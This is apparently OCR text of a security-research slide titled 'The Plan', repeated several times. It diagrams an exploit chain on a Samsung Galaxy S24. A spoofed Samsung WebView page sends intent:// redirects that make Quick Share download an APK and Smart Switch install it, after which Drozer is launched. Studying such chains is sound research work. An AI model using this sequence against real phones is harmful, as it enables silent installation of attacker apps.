HTTP 200 OK
GET /yaydownloadyay
HTTP 302 intent://
Launch Quick Share
Download yay.apk
Save yay.apk to GPUWatch Folder
GET /yayinstallyay
HTTP 302 intent://
Launch Smart Switch Agent
Download yay.apk
Install yay.apk
GET /yaylaunchyay
HTTP 302 intent://
Launch Drozer


The Plan


Samsung Galaxy S24
Attacker's Web Server
Samsung Gaming Hub
Samsung Quick Share
Attacker's Rooted Samsung Phone
GPUWatch
Samsung Smart Switch
Drozer
GET /index.html
HTTP 200 OK
Launch WebView https://us.mcsv.samsung.com.[redacted].com
GET /attacker.html
HTTP 200 OK
GET /yaydownloadyay
HTTP 302 intent://
Launch Quick Share
Download yay.apk
Save yay.apk to GPUWatch Folder
GET /yayinstallyay
HTTP 302 intent://
Launch Smart Switch Agent
Download yay.apk
Install yay.apk
GET /yaylaunchyay
HTTP 302 intent://
Launch Drozer


The Plan


Samsung Galaxy S24
Attacker's Web Server
Samsung Gaming Hub
Samsung Quick Share
Attacker's Rooted Samsung Phone
GPUWatch
Samsung Smart Switch
Drozer
GET /index.html
HTTP 200 OK
Launch WebView https://us.mcsv.samsung.com.[redacted].com
GET /attacker.html
HTTP 200 OK
GET /yaydownloadyay
HTTP 302 intent://
Launch Quick Share
Download yay.apk
Save yay.apk to GPUWatch Folder
GET /yayinstallyay
HTTP 302 intent://
Launch Smart Switch Agent
Download yay.apk
Install yay.apk
GET /yaylaunchyay
HTTP 302 intent://
Launch Drozer


The Plan


Samsung Galaxy S24
Attacker's Web Server
Samsung Gaming Hub
Samsung Quick Share
Attacker's Rooted Samsung Phone
GPUWatch
Samsung Smart Switch
Drozer
GET /index.html
HTTP 200 OK
Launch WebView https://us.mcsv.samsung.com.[redacted].com
GET /attacker.html
HTTP 200 OK
GET /yaydownloadyay
HTTP 302 intent://
Launch Quick Share
Download yay.apk
Save yay.apk to GPUWatch Folder
GET /yayinstallyay
HTTP 302 intent://
Launch Smart Switch Agent
Download yay.apk
Install yay.apk
GET /yaylaunchyay
HTTP 302 intent://
Launch Drozer

The Plan


Samsung Galaxy S24
Attacker's Web Server
Samsung Gaming Hub
Samsung Quick Share
Attacker's Rooted Samsung Phone
GPUWatch
Samsung Smart Switch
Drozer
GET /index.html
HTTP 200 OK
Launch WebView https://us.mcsv.samsung.com.[redacted].com
GET /attacker.html
HTTP 200 OK
GET /yaydownloadyay
HTTP 302 intent://
Launch Quick Share
Download yay.apk
Save yay.apk to GPUWatch Folder
GET /yayinstallyay
HTTP 302 intent://
Launch Smart Switch Agent
Download yay.apk
Install yay.apk
GET /yaylaunchyay
HTTP 302 intent://
Launch Drozer

